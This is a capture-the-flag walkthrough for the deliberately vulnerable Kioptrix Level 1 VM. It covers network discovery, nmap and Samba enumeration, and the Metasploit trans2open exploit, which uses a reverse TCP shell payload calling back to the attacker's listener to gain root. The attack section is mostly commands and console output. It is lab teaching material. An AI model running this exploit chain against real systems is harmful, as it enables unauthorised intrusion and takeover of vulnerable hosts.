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Kioptrix: Level 1



Find your way to the Root - Kioptrix 1

(the Internet - or Interwebs..)

Good luck and have fun!

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There are many ways this can be done, try and find more than one way to appreciate this exercise.

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Kioptrix: Level 1 Walkthrough



You can download the Kioptrix level 1 virtual machine through this [link](#). You are free to use any hypervisors Oracle's VirtualBox (I'm using this) or like VMware.

A screenshot of the Oracle VM VirtualBox window titled "Kioptrix [Running] - Oracle VirtualBox". The window shows a terminal window with the following text:

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The terminal window is running on a black background with white text. The VirtualBox window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The bottom of the window shows a taskbar with various icons and the text "Right Ctrl".

Kioptrix level 1 (#1)

Kioptrix level 1 VM is easy challenge. The object of the challenge is to acquire root access via any means possible (except hacking the VM server). The purpose of this challenge is to learn the basic cybersecurity tools and techniques in Vulnerability Assessment and Penetration Testing, VAPT.


Methodology

- Network Discovery
- Services Scanning and Enumeration
- Exploitation
- Gaining root access

Tools

- arp-scan
- Netdiscover
- Nmap
- Metasploit
- Google

Step 1: Network Discovery: You can use **arp-scan** or **netdiscover**.



```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.1.35
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      52:54:00:12:35:00      (Unknown: locally administered)
192.168.1.2      52:54:00:12:35:00      (Unknown: locally administered)
192.168.1.3      08:00:27:b4:9b:4e      (Unknown)
192.168.1.104   08:00:27:cf:2e:60      (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.841 seconds (139.05 hosts/sec). 4 responded

(kali㉿kali)-[~]
$ █
```

`sudo arp-scan -l`

```

kali@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

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| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.1.1  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 192.168.1.2  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor        |
| 192.168.1.3  | 08:00:27:b4:9b:4e | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.1.104 | 08:00:27:cf:2e:60 | 1     | 60  | PCS Systemtechnik GmbH |
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`sudo netdiscover -r 192.168.1.0/24`

Target IP (kioptrix VM) is **192.168.1.104**. (Your own ip will be different)

Step 2: Active scanning and Enumeration

`nmap -A -p- -T4 192.168.1.104`

```

(kali@kali)-[~]
$ nmap -A -p- -T4 192.168.1.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 17:41 EST
Nmap scan report for 192.168.1.104
Host is up (0.0014s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100024  1          32768/tcp  status
|_  100024  1          32768/udp  status
139/tcp   open  netbios-ssn Samba smbd (workgroup: tMYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2024-12-22T03:06:32+00:00; +4h24m34s from scanner time.
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request

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|_http-title: 400 Bad Request
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvi
yName=--
|_Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_ssl2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_64_WITH_MD5
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
32768/tcp open status 1 (RPC #100024)
MAC Address: 08:00:27:CF:2E:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 4h24m33s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT ADDRESS

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1 1.45 ms 192.168.1.104

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OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 47.26 seconds

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
(kali@kali)-[~]
$ █

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Nmap results

Open ports on the machine with services and versions: **22(ssh)**, **80(http)**, **139(smb)**, and **443(https)**.

We can use any of these services/ports for the exploitation. Let's quickly check the web page of the machine.



web page of the machine

```
(kali@kali)-[~]
$ msfconsole -q
msf6 > search smb_version

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_version          .              normal No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
-  -  -  -
RHOSTS    .                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
RPORT     445              no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Searching for smb version

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.104
rhosts => 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.104   yes       The target host(s), see https://docs.metasploit.com/docs/using-
  RPORT     445              no        The target port (TCP)
  THREADS   1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.104:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

smb_version = samba 2.2.1a

Search samba 2.2.1a exploit



<https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/>

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/linux/samba/trans2open
2 msf exploit(trans2open) > show targets
3 ...targets...
4 msf exploit(trans2open) > set TARGET < target-id >
5 msf exploit(trans2open) > show options
6 ...show and set options...
7 msf exploit(trans2open) > exploit
```

<https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/>

Go back to Metasploit and search for **trans2open** for the exploitation.

```
msf6 > search trans2open
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
1	exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
2	exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
3	exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
4	_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce
5	_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce

Interact with a module by name or index. For example `info 5`, `use 5` or `use exploit/solaris/samba/trans2open`. After interacting with a module you can manually set a TARGET with `set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'`

```
msf6 > use 1
```

```
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.35	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Samba 2.2.x - Bruteforce

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/samba/trans2open) > set rhosts 192.168.1.104
rhosts => 192.168.1.104
msf6 exploit(linux/samba/trans2open) > options
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.104	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

The payload is staged payload.

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.35	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Samba 2.2.x - Bruteforce

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```

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msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc ...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc ...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff5fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff4fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff3fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff2fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff1fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff0fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffffefc ...
^C[-] 192.168.1.104:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(linux/samba/trans2open) > options

```

Meterpreter session 4 closed. Reason: Died!!!!

To solve this problem, I changed the payload (**staged payload**) to **non-staged payload**.

Type this commands/syntax, **set payload linux/x86** and press **tab key** on your keyboard two times. Then it will display payloads for you. Look for non-staged payload and complete the syntax.

Non-staged

Sends exploit shellcode all at once
Larger in size and won't always work
Example:
windows/meterpreter_reverse_tcp

Staged

Sends payload in stages
Can be less stable
Example:
windows/meterpreter/reverse_tcp

Non-staged and Staged payload

set payload linux/x86/shell_reverse_tcp

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.1.104	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

RPORT 139 yes The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.1.35	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

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[*] 192.168.1.104:139 - Trying return address 0xbffffcfc ...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc ...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc ...
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 5 opened (192.168.1.35:4444 → 192.168.1.104:32797) at 2024-12-21 18:14:52 -0500

[*] Command shell session 6 opened (192.168.1.35:4444 → 192.168.1.104:32798) at 2024-12-21 18:14:53 -0500
[*] Command shell session 7 opened (192.168.1.35:4444 → 192.168.1.104:32799) at 2024-12-21 18:14:54 -0500
[*] Command shell session 8 opened (192.168.1.35:4444 → 192.168.1.104:32800) at 2024-12-21 18:14:55 -0500
```

```
whoami
root
hostname
kioptrix.level1
```

root shell

That's it for this challenge!

This can be done in numerous ways; this is one of them.

Happy Hacking!!! 🎉👏